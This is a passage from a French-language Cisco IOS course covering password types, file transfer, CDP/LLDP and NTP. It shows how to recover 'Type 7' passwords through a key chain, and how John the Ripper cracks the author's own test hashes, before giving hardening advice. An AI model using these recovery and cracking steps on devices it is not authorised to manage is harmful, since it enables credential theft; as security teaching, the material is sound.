<iframe src="https ://cisco-type-7-password-cracker.goffinet.org/embed.html" width="640" height="325" frameborder="0" webkitAllowFullScreen mozallowfullscreen allowFullScreen></iframe>

En réalité, le chiffrement de "Type 7" est connu depuis 1995 et n'a pour d'autre but que de se protéger d'attaques contre des regards indiscrets ("eavesdropping"). L'algorithme Cisco "Type 7" est une implémentation de l'algorithme de Vigenere.

Une autre manière de décoder est d'utiliser aussi la méthode "Key Chain" directement dans l'IOS (Merci à Steve De Jongh).

- On encode le mot de passe "Type 7" dans un trousseau de clés :

```
(config)#key chain recovery
(config-keychain)#key 1
(config-keychain-key)#key-string 7 1308181C34010B3E14202D0C2523001413
(config-keychain-key)#exit
(config-keychain)#exit
(config)#exit
```

- Et puis on l'affiche :

```
#show key chain recovery
Key-chain recovery:
    key 1 -- text "mon_mot_de_passe"
        accept lifetime (always valid) - (always valid) [valid now]
        send lifetime (always valid) - (always valid) [valid now]
```

5. Secret versus password

Les mots de passe locaux peuvent être chiffrés avec un algorithme de chiffrement asymétrique (MD5, SHA-256 ou SCRYPT). Avec ce type de chiffrement, il devient coûteux de tenter de retrouver des mots de passe. Mais attention, la force de l'algorithme ne suffit pas. Faut-il que le mot de passe soit résistant à une attaque par dictionnaire ou de type "Brute Force".

- Type 5 : MD5

- Type 8[1] : PBKDF2, SHA-256, salt de 80 bits, 20000 iterations.
- Type 9 : SCRYPT, salt de 80 bits, 16384 iterations.

On recommandera d'utiliser le "Type 8" ou le "Type 9" quand c'est possible (IOS IOS 15.3(3) minimum) alors que le "Type 5" est utilisé par défaut. MD5 est également à éviter aujourd'hui.

```
(config)#enable algorithm-type ?
  md5     Encode the password using the MD5 algorithm
  scrypt  Encode the password using the SCRYPT hashing algorithm
  sha256  Encode the password using the PBKDF2 hashing algorithm
```

Que se passe-t-il quand un `enable secret` et `enable password` sont concurrents ?

- Ils doivent être différents.
- Un `enable secret` est toujours prioritaire.

6. Création des mots de passe "secret"

Pour une authentification des utilisateurs locaux dans les consoles distantes :

```
(config)#line vty 0 4
(config-line)#login local
(config-line)#transport input ssh
(config-line)#exit
```

En MD5 :

```
(config)#username francois secret testtest
(config)#do sh run | include username
username francois secret 5 $1$u0QO$.0MBNApYeIoT26TDahoim1
```

Quelles sont les autres possibilités ?

```
(config)#username francois algorithm-type ?
  md5     Encode the password using the MD5 algorithm
  scrypt  Encode the password using the SCRYPT hashing algorithm
  sha256  Encode the password using the PBKDF2 hashing algorithm
```

En SHA-256 :

```
(config)#username francois algorithm-type sha256 secret testtest
(config)#do sh run | include username
username francois secret 8 $8$.zPZtk4AkpjaXM$K.KQzVds93K5BKgx3dk7Vw43PTj1Q1bT9SnTvCAML9k
```

En Scrypt :

1. Le "Type 4" utilise aussi SHA-256 mais est plus vulnérable que MD5 (Cisco IOS and Cisco IOS XE Type 4 Passwords Issue).

```
(config)#username francois algorithm-type scrypt secret testtest
(config)#do sh run | include username
username francois secret 9 $9$nP4LWiOwGSowps$JGbyH6R1Em6K/OBksVrHKaD.RCTYZGXEYIoTO7CQUyk
```

7. Tester la force des mots de passe Cisco IOS

Dans une station Kali Linux, on reprend les empreintes dans des fichiers à attaquer.

```
root@KaliLinuxCLI-2:/# cat type5.txt
type5:$1$u0QO$.0MBNApYeIoT26TDahoim1


root@KaliLinuxCLI-2:/# cat type8-sha256.txt
type8:$8$.zPZtk4AkpjaXM$K.KQzVds93K5BKgx3dk7Vw43PTj1Q1bT9SnTvCAML9k


root@KaliLinuxCLI-2:/# cat type9-scrypt.txt
type9:$9$nP4LWiOwGSowps$JGbyH6R1Em6K/OBksVrHKaD.RCTYZGXEYIoTO7CQUyk
```

8. Composition d'une empreinte de mot de passe

```
root@KaliLinuxCLI-2:/# cat *.txt
type5:$1$u0QO$.0MBNApYeIoT26TDahoim1
type8:$8$.zPZtk4AkpjaXM$K.KQzVds93K5BKgx3dk7Vw43PTj1Q1bT9SnTvCAML9k
type9:$9$nP4LWiOwGSowps$JGbyH6R1Em6K/OBksVrHKaD.RCTYZGXEYIoTO7CQUyk
```

Dans cet exemple, une empreinte de mot de passe est composée de 3 éléments séparé par le signe $:

- Le type de chiffrement. Ici : 1, 8, 9.
- Le Salt qui rend l'empreinte unique.
- L'empreinte elle-même.

9. Cassage avec john

Avec notre mot de passe très faible `testtest`, le résultat est immédiat en MD5.

```
root@KaliLinuxCLI-2:/# john ./type5.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ [MD5 128/128 SSE2 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
testtest         (type5)
1g 0:00:00:00 DONE 2/3 (2017-09-25 22:06) 2.702g/s 10889p/s 10889c/s 10889C/s tata..toucan
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

63 secondes en "Type 8" mais cela tient au mot de passe très faible.

```
root@KaliLinuxCLI-2:/# john ./type8-sha256.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PBKDF2-HMAC-SHA256 [PBKDF2-SHA256 128/128 SSE2 4x])
Press 'q' or Ctrl-C to abort, almost any other key for status
testtest         (type8)
1g 0:00:01:03 DONE 2/3 (2017-09-25 22:09) 0.01580g/s 63.53p/s 63.53c/s 63.53C/s tata..testtest
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

29 secondes en “Type 9” toujours à cause d’un mot de passe faible.

```
root@KaliLinuxCLI-2:/# john ./type9-scrypt.txt
Using default input encoding: UTF-8
Loaded 1 password hash (scrypt [Salsa20/8 128/128 SSE2])
Press 'q' or Ctrl-C to abort, almost any other key for status
testtest         (type9)
1g 0:00:00:29 DONE 2/3 (2017-09-25 22:11) 0.03338g/s 134.2p/s 134.2c/s 134.2C/s testtest
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

10. Recommandations sur les mots de passe locaux en Cisco IOS

- Utiliser des mots de passe forts (diversifiés, longs, aléatoires).
- Utiliser le mot-clé `secret` au lieu de `password` dans les configurations.
- Utiliser des mots de passe de Type 9 quand c’est possible.
- Utiliser un authentification centralisée AAA Radius ou TACACS+ (selon la taille de l’infrastructure).
- Usage des rôles ou des vues avec délégation des droits.
- La désactivation de Telnet, FTP, TFTP comme protocoles de gestion.
- Utiliser SSH avec une authentification par clé.
- Désactiver la fonctionnalité “password recovery”.

10. Gestion et transferts de fichiers en Cisco IOS

Ce chapitre a pour objectif de présenter la manipulation de fichiers sous Cisco IOS : Vérification MD5, le transfert via TFTP, FTP et SCP (SSH).

1. Système de fichier local

```
#dir flash:/
Directory of flash0:/

    1  drw-           0  Jan 30 2013 00:00:00 +00:00  boot
  264  drw-           0  Oct 14 2013 01:00:00 +01:00  config
  267  -rw-   143178592  Mar 22 2016 00:00:00 +00:00  vios-adventerprisek9-m
  270  -rw-      524288  Oct 26 2016 19:27:24 +01:00  nvram
  271  -rw-          79  Oct 26 2016 19:30:42 +01:00  e1000_bia.txt

2142715904 bytes total (1994403840 bytes free)
```

1.1. Vérification md5

```
#verify /md5 flash:/vios-adventerprisek9-m

....
....

MD5 of flash0:/vios-adventerprisek9-m Done!
verify /md5 (flash0:/vios-adventerprisek9-m) = 2f9f17092892564793bc4bb32d3e36f3


#verify flash:/vios-adventerprisek9-m
Starting image verification
Hash Computation:    100% Done!
Computed Hash   SHA2: 7BA241C05C4FBCE5E245592EFB1F1357
                      2139459ACE5402A803D2F9B11D38877A
                      3DCBE795937114E7E61239FAB79E9FC7
                      11B94217FCE862FA980489B4C3131F9B

Embedded Hash   SHA2: 7BA241C05C4FBCE5E245592EFB1F1357
                      2139459ACE5402A803D2F9B11D38877A
                      3DCBE795937114E7E61239FAB79E9FC7
                      11B94217FCE862FA980489B4C3131F9B

CCO Hash        MD5 : 2F9F17092892564793BC4BB32D3E36F3
Digital signature successfully verified in file flash0:/vios-adventerprisek9-m
```

Les vérifications MD5 permettent de s'assurer que l'image IOS utilisée est vérifiée comme étant authentique et inaltérée. On trouvera de plus amples informations sur les Rootkits sur les périphériques Cisco IOS dans ce lien.

1.2. Commandes IOS à retenir sur le système de fichier

```
archive                 Manage archive files
copy                     Copy from one file to another
delete                     Delete a file
dir                      List files on a filesystem
erase                      Erase a filesystem
format                     Format a filesystem
fsck                     Fsck a filesystem
mkdir                      Create new directory
partition               Partition disk
pwd                      Display current working directory
rename                     Rename a file
rmdir                      Remove existing directory
upgrade                 Upgrade commands
verify                     Verify a file
write                    Write running configuration to memory, network, or terminal
```

1.3. Commandes IOS système

```
release                       Release a resource
reload                           Halt and perform a cold restart
tclsh                          Tool Command Language shell
test                         Test subsystems, memory, and interfaces
renew                          Renew a resource
```

2. TFTP

2.1. Caractéristiques TFTP

- UDP 69
- Un fichier à prendre ou à placer sur une ressource précise
- Pas d'authentification
- Aucun de contrôle
- RFC 1350
- Vulnérable

2.2. Utilité

- Sauvegarde ou restauration de configuration fichier de configuration
- Sauvegarde ou restauration de configuration fichier d'images de firmware
- Démarrage sur le réseau (configuration et/ou firmware) de téléphones, caméras IP, de points d'accès, ou de tout autre périphérique du réseau
- Démarrage PXE
- ...

2.3. Client TFTP en Cisco IOS

Par exemple, un backup de configuration :

```
#copy run tftp
Address or name of remote host []? 172.16.124.134
Destination filename [r1-confg]? r1-confg-test
!!
1763 bytes copied in 1.924 secs (916 bytes/sec)
```

2.4. Serveur TFTP en Cisco IOS

```
(config)#tftp-server ?
  archive:  Allow URL file TFTP load requests
  flash:    Allow URL file TFTP load requests
  null:     Allow URL file TFTP load requests
  nvram:    Allow URL file TFTP load requests
  slot0:    Allow URL file TFTP load requests
  system:   Allow URL file TFTP load requests
  tmpsys:   Allow URL file TFTP load requests
  xmodem:   Allow URL file TFTP load requests
  ymodem:   Allow URL file TFTP load requests
```

2.5. Serveur TFTP RHEL7

Installation du client et du serveur TFTP

```
# yum install tftp tftp-server
```

Configuration du service en écriture argument “-c”

```
# cat /usr/lib/systemd/system/tftp.service
...
[Service]
ExecStart=/usr/sbin/in.tftpd -c -s /var/lib/tftpboot
```

Droits sur le dossier de destination

```
# chmod 777 /var/lib/tftpboot
```

Démarrage du service

```
# systemctl start tftp
```

2.6. Serveur TFTP (Debian/Ubuntu)

```
# apt install tftpd-hpa
# chmod 777 /var/lib/tftpboot
# cat /etc/default/tftpd-hpa
TFTP_USERNAME="tftp"
TFTP_DIRECTORY="/var/lib/tftpboot"
TFTP_ADDRESS="0.0.0.0:69"
TFTP_OPTIONS="--secure --create -v"
```

```
# service tftpd-hpa restart
# netstat -an | grep :69
# ls /var/lib/tftpboot
```

2.7. Serveur TFTP Windows

TFTPD64

3. FTP

3.1. Caractéristiques de FTP

- TCP 21/20
- Passif / Actif
- Commandes Unix distantes sur le système de fichiers
- Authentification
- Chiffrement TLS possible
- RFC 3659
- Vulnérable (transport en clair, bugs logiciels)

3.2. Pourquoi utiliser un serveur FTP en Cisco IOS ?

Pour documentation : “Using FTP to Manage System Images”.

3.3. Serveur VSFTPD

Installation du logiciel VSFTPD

```
yum -y install vsftpd
```

Editer le fichier `/etc/vsftpd/vsftpd.conf` et changer les directives :

```
anonymous_enable=NO
local_enable=YES
chroot_local_user=YES
```

Activer le service

```
systemctl enable vsftpd
systemctl start vsftpd
```

Ouverture du pare-feu

```
firewall-cmd --permanent --add-port=21/tcp
firewall-cmd --permanent --add-service=ftp
firewall-cmd --reload
```

4. Transferts de fichiers SSH/SCP

4.1. Installation, configuration, connexion sous Linux

```
# systemctl status sshd
```

- Si nécessaire :

```
# yum install openssh-server
# systemctl enable sshd
# systemctl start sshd
# less /etc/ssh/sshd_config
# ssh user@127.0.0.1
```

- Version du serveur :

```
$ ssh -V
OpenSSH_6.6.1p1, OpenSSL 1.0.1e-fips 11 Feb 2013
```

- Mais aussi la bannière du service :

```
$ nc localhost 22
SSH-2.0-OpenSSH_6.6.1
```

- Pare-feu `Firewalld`

Sous Centos 7, `firewalld` est activé par défaut. Sans aucune autre configuration, `ssh` est autorisé pour les interfaces dans la zone “public”.

```
firewall-cmd --permanent --add-service=ssh
```

4.2. Serveur SSH/SCP Cisco IOS

```
hostname R1
ip domain-name entrepise.lan
enable secret <secret>
username <user> privilege 15 algorithm-type sha256 secret <secret>
crypto key generate rsa modulus 2048
ip ssh version 2
ip scp server enable
line vty 0 4
 login local
 transport input ssh
```

4.3. SCP client Cisco IOS

```
R1#copy run scp:/root/R1.cfg
Address or name of remote host []? 192.168.1.1
Destination username [R1]? root
Destination filename [/root/R1.cfg]?
Writing /root/R1.cfg
Password:
! Sink: C0644 4493 R1.cfg

4493 bytes copied in 14.566 secs (308 bytes/sec)
```

4.4. Transfert de fichiers SCP sous Linux

SCP est la transposition de la commande `cp` à travers SSH. On désigne la ressource distante origine ou destination par `user@machine :/path`. Par exemple :

```
scp /dossier/fichier user@machine:~


scp user@machine:~/dossier/fichier .


scp -R /dossier user@machine:~
```

4.5. Usage sous Windows

- Utilitaire Putty : http ://www.chiark.greenend.org.uk/~sgtatham/putty/download.html
- Utilitaire CyberDuck : https ://cyberduck.io/
- Utilitaire WinSCP : https ://winscp.net/eng/docs/lang :fr
- Serveur X Xming : https ://sourceforge.net/projects/xming/

11. Voisinage CDP et LLDP

CDP Cisco Discovery Protocol (propriétaire) et LLDP Link Layer Discovery Protocol (standardisé IEEE 802.1ab) sont des protocoles de couche (L2) servant à l'identification, au diagnostic, à la surveillance, à la gestion et à la configuration des périphériques à partir de cette couche.

1. Introduction aux protocoles de voisinage

On peut trouver des protocoles de voisinage L2, au niveau de la couche Liaison de données :

- Utilité : identification, diagnostic, surveillance, gestion et configuration des périphériques.
- Protocoles CDP et LLDP.
- Vulnérable dans l'environnement L2.
- Diagnostic de base : si ces protocoles sont fonctionnels, la couche 2 est donc fonctionnelle.

On peut aussi rencontrer des protocoles de voisinage L3, au niveau de la couche Internet :

- Résolution d'adresses et maintien de relations de voisinage en IPv6 (L3) avec Neighbor Discovery.
- ND (ICMPv6).
- Vulnérable au sein de l'environnement L3 (domaine de Broadcast/Multicast).

1.1. Protocoles de voisinage L2

Deux protocoles de voisinage de couche L2 sont courants[1] :

- CDP (propriétaire Cisco, activé par défaut sur les routeurs et commutateurs).
- LLDP (standard interopérable, IEEE 802.1ab).

Leur objectif principal est d'échanger des informations entre périphériques intermédiaires qui peuvent s'identifier finement à travers des messages en format "TLVs" (Type-Length-Value).

1.2. Caractéristiques des protocoles de voisinage L2

Les caractéristiques communes des protocoles de voisinage L2 sont les suivantes :

- Uniquement transmis dans des trames (IEEE 802.3 / IEEE 802.2, par exemple).
- Portée L2.
- Adresses L2 Multicast réservées.
- CDP et LLDP sont disponibles en plusieurs versions.
- Des délais de mise à jour et de durée de vie.
- Informations transportées dans des TLV (Type-Length-Value)

1. EDP pour "Extreme Discovery Protocol" ou encore FDP pour "Foundry Discovery Protocol".

1.3. Voisinage de couche 3

Neighbor Discovery (ND, ICMPv6) est aussi un protocole de voisinage mais de couche 3 :

- Un voisin est un noeud attaché au même lien (L2).
- Objectif : maintenir les informations L2, “Link-Layer”.
- Utilisé en IPv6 par Neighbor Discovery (ICMPv6/ND) pour la résolution d’adresse pour :
  - La détection des voisins.
  - Le maintien des informations de voisinage.
  - La détection du routeur et des paramètres du réseau de manière active.

2. Cisco Discovery Protocol CDP

2.1. Caractéristiques de Cisco Discovery Protocol

Les caractéristiques de Cisco Discovery Protocol (CDP) sont les suivantes :

- Cisco Discovery Protocol, propriétaire Cisco Systems
- Protocole de couche 2 (embarqués dans des trames) :
  - Adresse de destination `01:00:0c :cc :cc :cc`
  - Logical-Link Control
  - DSAP : SNAP (`0xaa`)[2]
  - Organization Code : Cisco (`0x00000c`)
  - PID : CDP (`0x2000`)
- Mises à jour par défaut toutes les 60 secondes.
- Informations retenues (“holdtime”) 3 X 60 secondes = 180 s.
- Activé par défaut sur toutes les interfaces
- A désactiver (globalement ou par interfaces) car très indiscret

2.2. CDP en Cisco IOS

La commande `show cdp` affiche les paramètres CDP.

```
#show cdp
Global CDP information:
    Sending CDP packets every 60 seconds
    Sending a holdtime value of 180 seconds
    Sending CDPv2 advertisements is enabled
```

2.3. Désactivation de CDP

Alors que CDP est activé par défaut sur toutes les interfaces d’un routeur ou d’un commutateur Cisco, on peut le désactiver interface par interface (`no cdp enable`) ou globalement (`no cdp run`)

2. “SubNetwork Access Protocol” (SNAP) est un mécanisme de multiplexage sur les réseaux utilisant IEEE 802.2 LLC. Le protocole transporté est identifié par les 8 bits du champ “Service Access Point” (SAP).

```
(config)#int G0/1
(config-if)#no cdp enable
(config-if)#exit
(config)#no cdp run
```

Quand CDP est désactivé, la commande `show cdp` donne la sortie `% CDP is not enabled`.

2.4. Modification des compteurs CDP

Par exemple pour modifier les compteurs de mis à jour à 30 secondes et de retenue à 120 secondes.

```
(config)#cdp timer 30
(config)#cdp holdtime 120
```

Pour vérifier cette modification, on utilisera volontiers la commande `show cdp`.

```
show cdp
Global CDP information:
        Sending CDP packets every 30 seconds
        Sending a holdtime value of 120 seconds
        Sending CDPv2 advertisements is  enabled
```

Les paramètres par défaut des compteurs se rétablissent manuellement :

```
(config)#cdp timer 60
(config)#cdp holdtime 180
```

2.5. Voisins CDP

La commande `show cdp neighbors` affiche de manière synthétique les voisins vus par le nom d'hôte, l'interface locale d'apprentissage, la durée de vie de l'information, le type de matériel et les port distant qui à envoyé l'information.

```
#show cdp neighbors
Capability Codes: R - Router, T - Trans Bridge, B - Source Route Bridge
                  S - Switch, H - Host, I - IGMP, r - Repeater, P - Phone,
                  D - Remote, C - CVTA, M - Two-port Mac Relay

Device ID        Local Intrfce     Holdtme    Capability  Platform  Port ID
SW0              Gig 0/0           156             R S I            Gig 0/0

Total cdp entries displayed : 1
```

2.6. Détails CDP sous Cisco IOS

La commande `show cdp neighbors detail` affiche des détails sur les voisins détectés.

```
#show cdp neighbors detail
------------------------
Device ID: gateway
Entry address(es):
  IP address: 192.168.1.254
  IPv6 address: FD00:192:168:1::1  (global unicast)
  IPv6 address: FE80::1  (link-local)
Platform: Cisco ,  Capabilities: Router Source-Route-Bridge
Interface: GigabitEthernet0/0,  Port ID (outgoing port): GigabitEthernet0/0
Holdtime : 114 sec

Version :
Cisco IOS Software, IOSv Software (VIOS-ADVENTERPRISEK9-M), Version 15.6(2)T, RELEASE SOFTWARE (fc2)
Technical Support: http://www.cisco.com/techsupport
Copyright (c) 1986-2016 by Cisco Systems, Inc.
Compiled Tue 22-Mar-16 16:19 by prod_rel_team

advertisement version: 2
Duplex: half (Mismatch)
Management address(es):
  IP address: 192.168.1.254


Total cdp entries displayed : 1
```

2.7. Commandes CDP complémentaires

```
(config)#cdp ?
  advertise-v2      CDP sends version-2 advertisements
  filter-tlv-list   Apply tlv-list globally
  holdtime          Specify the holdtime (in sec) to be sent in packets
  log               Log messages generated by CDP
  run               Enable CDP
  source-interface  Insert the interface's IP in all CDP packets
  timer             Specify the rate at which CDP packets are sent (in sec)
  tlv               Enable exchange of specific tlv information
  tlv-list          Configure tlv-list
```

2.8. Captures CDP

- Capture CDP entre un routeur et un commutateur L2 vIOS : https ://www.cloudshark.org/captures/da9f7d521e20
- CDPv1 (Wireshark.org) : https ://www.cloudshark.org/captures/17f4dc72849b
- CDPv2 (Wireshark.org) : https ://www.cloudshark.org/captures/48965c1920ec
- CDPv2 avec vlan voice (Wireshark.org) : https ://www.cloudshark.org/captures/f608957204b7

3. Link Layer Discovery Protocol (LLDP)

3.1. Caractéristiques de Link Layer Discovery Protocol

Link Layer Discovery Protocol (LLDP) est un protocole normé dans la publication IEEE 802.1ab. C'est un protocole destiné à remplacer un bon nombre de protocoles propriétaires (Cisco CDP, Extreme EDP, etc.) utilisés dans

la découverte des topologies réseau de proche en proche ; il sert aussi à apporter des mécanismes d'échanges d'informations entre équipements réseaux et utilisateurs finaux.

LLDP est un protocole ouvert constitué de deux parties :

- un entête et une fin de message fixe
- un ensemble de conteneurs d'information (TLV, Type-length-value)

3.2. Intérêts de LLDP

L'intérêt de LLDP vient du modèle ouvert de gestion des TLVs :

- Si un équipement de transit reçoit un message LLDP, il le lit dans son intégralité, et interprète tous les TLVs qu'il peut interpréter.
- S'il lit un TLV qu'il ne sait pas interpréter, il le conserve tel quel dans le message et ne le prend pas en compte localement

Il retransmet ensuite le message originel en modifiant les TLV interprétés s'il y a besoin de les modifier, et les TLV non interprétés en les laissant tel quels.

3.3. Media Endpoint Discovery extension

Media Endpoint Discovery (LLDP-MED) est une amélioration de LLDP qui offre les fonctionnalités suivantes :

- Découverte automatique des LAN policies (VLAN, priorités L2, Diffserver) activant le réseau plug-and-play
- Localisation de périphériques par découverte permettant la création de bases de données (avec la VoIP, permettant un service d'urgence)
- Gestion de l'alimentation PoE étendue et automatisée pour les périphériques terminaux
- Gestion d'inventaire permettant de suivre les périphériques et de collecter leurs caractéristiques.

3.4. LLDP sous Cisco IOS

Pour activer LLDP, il est nécessaire d'encoder la commande `lldp run` en configuration globale.

```
(config)#lldp run
```

La commande `show lldp` affiche les paramètres LLDP.

```
#show lldp
Global LLDP Information:
    Status: ACTIVE
    LLDP advertisements are sent every 30 seconds
    LLDP hold time advertised is 120 seconds
    LLDP interface reinitialisation delay is 2 seconds
```

La commande `show lldp neighbors` affiche de manière synthétique les voisins vus par le nom d'hôte, l'interface locale d'apprentissage, la durée de vie de l'information, le type de matériel et les port distant qui à envoyé l'information.

```
#show lldp neighbors
Capability codes:
    (R) Router, (B) Bridge, (T) Telephone, (C) DOCSIS Cable Device
    (W) WLAN Access Point, (P) Repeater, (S) Station, (O) Other

Device ID           Local Intf     Hold-time  Capability      Port ID
SW0                 Gi0/0          120        R               Gi0/0

Total entries displayed: 1
```

3.5. Commandes LLDP complémentaires

Pour information quelques commandes LLDP complémentaires.

```
(config)#lldp ?
  holdtime    Specify the holdtime (in sec) to be sent in packets
  reinit      Delay (in sec) for LLDP initialization on any interface
  run         Enable LLDP
  timer       Specify the rate at which LLDP packets are sent (in sec)
  tlv-select  Selection of LLDP TLVs to send
```

3.6. Tableau comparatif CDP / LLDP sous Cisco IOS

Cisco IOS	CDP	LLDP
Activé par défaut	oui	non
Compteur de mise à jour (`timer`)	60	30
Compteur de retenue (`holdtime`)	180	120
Activation globale	`(config)# cdp run`	`(config)# lldp run`
Activation par interface	`(config-if)# cdp enable`	`(config-if)# lldp enable`
Vérification	`# show cdp`	`# show lldp`

4. Compléments

4.1. Renifleurs CDP / LLDP

Sous Debian, on trouve des logiciels capables d'émettre et d'interpréter des messages CDP / LLDP.

```
cdpr - Cisco Discovery Protocol Reporter
cdpsnarf - Network sniffer to extract CDP information
ladvd - LLDP/CDP sender
lldpd - implementation of IEEE 802.1ab (LLDP)
yersinia - Network vulnerabilities check software
```

Sous Red Hat, on trouvera aussi certains logiciels CDP / LLDP.

```
yum search cdp
yum search lldp
```

Installation et lancement de CDPR

```
# yum install cdpr || apt-get install cdpr
# cdpr -help
# cdpr
# cdpr -d eth0 -vvv
```

4.2. Références

- https ://wiki.wireshark.org/CDP
- https ://en.wikipedia.org/wiki/Link_Layer_Discovery_Protocol
- https ://wiki.wireshark.org/LinkLayerDiscoveryProtocol ?action=show&redirect=LLDP
- http ://www.cisco.com/c/en/us/td/docs/ios-xml/ios/cdp/configuration/15-mt/cdp-15-mt-book/nm-cdp-discover.html
- https ://supportforums.cisco.com/discussion/12285176/voice-vlan-cdp-role
- http ://www.cisco.com/c/en/us/support/docs/network-management/discovery-protocol-cdp/118736-technote-cdp-00.html
- http ://standards.ieee.org/getieee802/download/802.1AB-2009.pdf

12. Synchronisation temporelle NTP

1. Network Time Protocol (NTP)

Network Time Protocol (NTP) est un protocole TCP/IP qui permet de synchroniser à travers le réseau l'horloge locale des ordinateurs sur une date et une heure de référence. Le projet NTP propose une solution globale et universelle de synchronisation qui est utilisable dans le monde entier. On ne manquera pas de citer le projet NTP Pool de serveurs NTP gratuits à travers le monde : http ://www.pool.ntp.org/fr/.

NTP a été conçu pour synchroniser des ordinateurs participants endéans quelques millisecondes du Temps universel coordonné (*Coordinated Universal Time* (UTC)).

La version actuelle de NTP est la version 4 publiée dans la RFC 5905 en juin 2010 et qui est compatible avec NTP version 3 formalisé dans le RFC 1305.

Aussitôt après la parution de la version 3 de NTP, une version simplifiée appelée "Simple Network Time Protocol" (SNTP) (RFC4330) a fait l'objet de plusieurs RFCs. Par rapport à NTP, cette version est simplifiée dans le sens qu'elle ne spécifie pas les algorithmes à mettre en place dans les ordinateurs.[1]

2. Fonctionnement de NTP

NTP utilise un algorithme d'intersection (une version modifiée de l'algorithme de Marzullo) pour choisir les meilleures sources de temps et pour la prise en charge de délais supplémentaires sur le réseau. NTP peut maintenir le temps endéans quelques dizaines de millisecondes à travers un réseau Internet public. Dans des conditions optimales au sein des réseaux locaux, ses performances peuvent descendre en dessous de la milliseconde.

Le protocole fonctionne selon un **modèle "client-serveur"**, mais il peut fonctionner en **mode "peer-to-peer"**. Les données de synchronisation sont envoyées et reçues sur le port **UDP 123**. Bien que NTP soit le plus souvent utilisé avec UDP, il peut aussi l'être avec TCP. Les serveurs NTP peuvent utiliser le **Broadcast ou le Multicast** alors que les clients attendent passivement les mises-à-jour. Ils peuvent être actifs aussi. NTP ne transporte pas d'informations sur la zone horaire ou l'heure d'été.

La synchronisation temporelle est indispensable pour l'usage des protocoles sécurisés, pour les **authentifications** à travers le réseau (TLS, Radius, Active Directory), la légalité des **logs**, les protocoles de transmission en temps réel et la synchronisation de bases de données. Enfin, il est recommandé pour tous réseaux bien gérés.

Ce service est **à protéger** des tentatives de connexions vers le serveur et de tentatives de configuration non autorisées. Le protocole déployé avec négligence est vulnérable aux attaques de d'énumération ou de déni de service distribué (DDoS).


3. Architecture NTP

Le réseau NTP est composé de trois éléments :

- de récepteurs récupérant l'heure de référence par radios, câbles, satellites ou directement depuis une horloge atomique ;
- de serveurs de temps récupérant l'heure de référence auprès des récepteurs ou bien auprès d'autres serveurs de temps ;
- de clients récupérant l'heure de référence auprès des serveurs de temps.

1. Sources : https ://fr.wikipedia.org/wiki/Network_Time_Protocol et https ://en.wikipedia.org/wiki/Network_Time_Protocol

Tous ces systèmes sont organisés de façon hiérarchique, dont chaque couche ou niveau est appelé une strate. Chaque client NTP est également un serveur et se synchronise avec d'autres serveurs, le plus souvent de la strate supérieure. La strate indique la distance entre le client et l'heure de référence.



Architecture des serveurs et clients NTP ([Source Wikimedia](https ://commons.wikimedia.org/wiki/File :Architecture_NTP_labels_-fr.svg ?uselang=fr))

La strate 0 comprend des horloges de référence (récepteurs GPS ou grandes ondes, horloges au césium ou au rubidium, oscillateur à quartz thermostaté…) qui ne sont pas connectées aux serveurs de strate 1 via un réseau mais via une interface comme un port série. La norme prévoit jusqu'à 16 strates, mais la plupart des clients se situent dans les strates 3 ou 4. La strate 16 est aussi utilisée par les serveurs qui ne sont synchronisés à aucune source externe. La redondance des serveurs et leur organisation permet une répartition de la charge et ainsi la fiabilité du réseau.[2]

La plupart des systèmes d'exploitation comme Microsoft Windows, Apple Mac OS X ou encore Linux Ubuntu ou Linux Red Hat implémentent une configuration minimale d'un client NTP.

4. Configuration NTP en Cisco IOS

4.1. Ajuster l'heure du périphérique Cisco

Si l'utilisateur désire une heure localisée au lieu du temps universel (UTC), il sera nécessaire de paramétrer la zone horaire et l'heure d'été.

```
(config)#clock timezone GMT +1
(config)#clock summer-time FR recurring last SUN MAR 02:00 last SUN OCT 02:00
```

4.2. Configuration Cisco NTP

Par défaut, NTP est désactivé sur le matériel Cisco.

```
gateway#show ntp status
%NTP is not enabled.
```

Pour renseigner une référence de synchronisation en Cisco IOS, on encode en configuration globale la commande `ntp server` suivie de l'adresse IP ou du nom de serveur de temps.

2. *ibidem*

```
(config)#ntp server <ip_address ou hostname>
(config)#ntp update-calendar
```

Par exemple, à partir de la France, un routeur Cisco client NTP en bordure de l'Internet peut se synchroniser sur les serveurs publics `fr.pool.ntp.org`.

```
gateway(config)#ntp server 3.fr.pool.ntp.org
Translating "3.fr.pool.ntp.org"...domain server (8.8.8.8) [OK]
```

La commande `ntp update-calendar` en configuration globale fera en sorte que le routeur mettra à jour ses horloges avec NTP.

```
gateway(config)#ntp update-calendar
```

Dès ce moment, le périphérique Cisco peut agir comme client et serveur NTP.

5. Vérifications NTP client en Cisco IOS

